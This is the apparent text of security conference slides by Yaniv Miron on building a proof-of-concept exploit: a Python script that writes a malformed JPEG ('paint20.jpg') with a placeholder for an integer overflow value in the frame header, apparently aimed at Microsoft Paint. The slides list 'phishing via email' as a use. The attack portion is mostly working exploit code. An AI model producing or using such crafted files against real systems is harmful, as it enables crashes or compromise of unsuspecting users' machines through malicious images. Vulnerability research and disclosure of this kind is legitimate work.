APPn	0xFFE n	<i>variable size</i>	Application-specific	For example, an Exif JPEG file uses an APP1 marker to store metadata, laid out in a structure based closely on TIFF .
COM	0xFFFFE	<i>variable size</i>	Comment	Contains a text comment.
EOI	0xFFD9	<i>none</i>	End Of Image	

Building the PoC Exploit [1]

- Using a temp JPG file.



Building the PoC Exploit [4]

```
import sys

poc = "\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x01\x01\x00\x60"
poc += "\x00\x60\x00\x00\xFF\xDB\x00\x43\x00\x08\x06\x06\x07\x06\x05\x08"
poc += "\x07\x07\x07\x09\x09\x08\x0A\x0C\x14\x0D\x0C\x0B\x0B\x0C\x19\x12"
poc += "\x13\x0F\x14\x1D\x1A\x1F\x1E\x1D\x1A\x1C\x1C\x20\x24\x2E\x27\x20"
poc += "\x22\x2C\x23\x1C\x1C\x28\x37\x29\x2C\x30\x31\x34\x34\x34\x1F\x27"
poc += "\x39\x3D\x38\x32\x3C\x2E\x33\x34\x32\xFF\xDB\x00\x43\x01\x09\x09"
poc += "\x09\x0C\x0B\x0C\x18\x0D\x0D\x18\x32\x21\x1C\x21\x32\x32\x32\x32"
poc += "\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
poc += "\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
poc += "\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
poc += "\x00\x11\x08"

poc += "\x00\x05\x00\x07" #// Replace with Integer Overflow Value

poc += "\x03\x01\x22\x00\x02\x11\x01\x03\x11"
poc += "\x01\xFF\xC4\x00\x1F\x00\x00\x01\x05\x01\x01\x01\x01\x01\x01\x00"
poc += "\x00\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09"
poc += "\x0A\x0B\xFF\xC4\x00\xB5\x10\x00\x02\x01\x03\x03\x02\x04\x03\x05"
poc += "\x05\x04\x04\x00\x00\x01\x7D\x01\x02\x03\x00\x04\x11\x05\x12\x21"
poc += "\x31\x41\x06\x13\x51\x61\x07\x22\x71\x14\x32\x81\x91\xA1\x08\x23"
poc += "\x42\xB1\xC1\x15\x52\xD1\xF0\x24\x33\x62\x72\x82\x09\x0A\x16\x17"
poc += "\x18\x19\x1A\x25\x26\x27\x28\x29\x2A\x34\x35\x36\x37\x38\x39\x3A"
poc += "\x43\x44\x45\x46\x47\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A"
poc += "\x63\x64\x65\x66\x67\x68\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A"
poc += "\x83\x84\x85\x86\x87\x88\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99"
poc += "\x9A\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7"
poc += "\xB8\xB9\xBA\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5"
poc += "\xD6\xD7\xD8\xD9\xDA\xE1\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF1"
poc += "\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFF\xC4\x00\x1F\x01\x00\x03"
poc += "\x01\x01\x01\x01\x01\x01\x01\x01\x01\x00\x00\x00\x00\x00\x01"
poc += "\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x11\x00"
poc += "\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04\x04\x00\x01\x02\x77\x00"
```

Building the PoC Exploit [5]

```
poc += "\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x11\x00"  
poc += "\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04\x04\x00\x01\x02\x77\x00"  
poc += "\x01\x02\x03\x11\x04\x05\x21\x31\x06\x12\x41\x51\x07\x61\x71\x13"  
poc += "\x22\x32\x81\x08\x14\x42\x91\xA1\xB1\xC1\x09\x23\x33\x52\xF0\x15"  
poc += "\x62\x72\xD1\x0A\x16\x24\x34\xE1\x25\xF1\x17\x18\x19\x1A\x26\x27"  
poc += "\x28\x29\x2A\x35\x36\x37\x38\x39\x3A\x43\x44\x45\x46\x47\x48\x49"  
poc += "\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64\x65\x66\x67\x68\x69"  
poc += "\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x82\x83\x84\x85\x86\x87\x88"  
poc += "\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4\xA5\xA6"  
poc += "\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3\xC4"  
poc += "\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE2"  
poc += "\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9"  
poc += "\xFA\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00\x3F\x00\xF9"  
poc += "\xFE\x8A\x28\xA0\x0F\xFF\xD9";
```

```
f = open('paint20.jpg', 'w')  
f.write(poc)  
f.close()
```

Exploit Uses

- Phishing via email
- Creating a JPG with the “Open in Paint” picture.

DEMO !

- LIVE DEMO !





E [0] F

Thank you!

Questions?

>>

Yaniv Miron aka Lament

lament@ilhack.org

<http://www.ilhack.org/lament>

In god we trust, all others we monitor.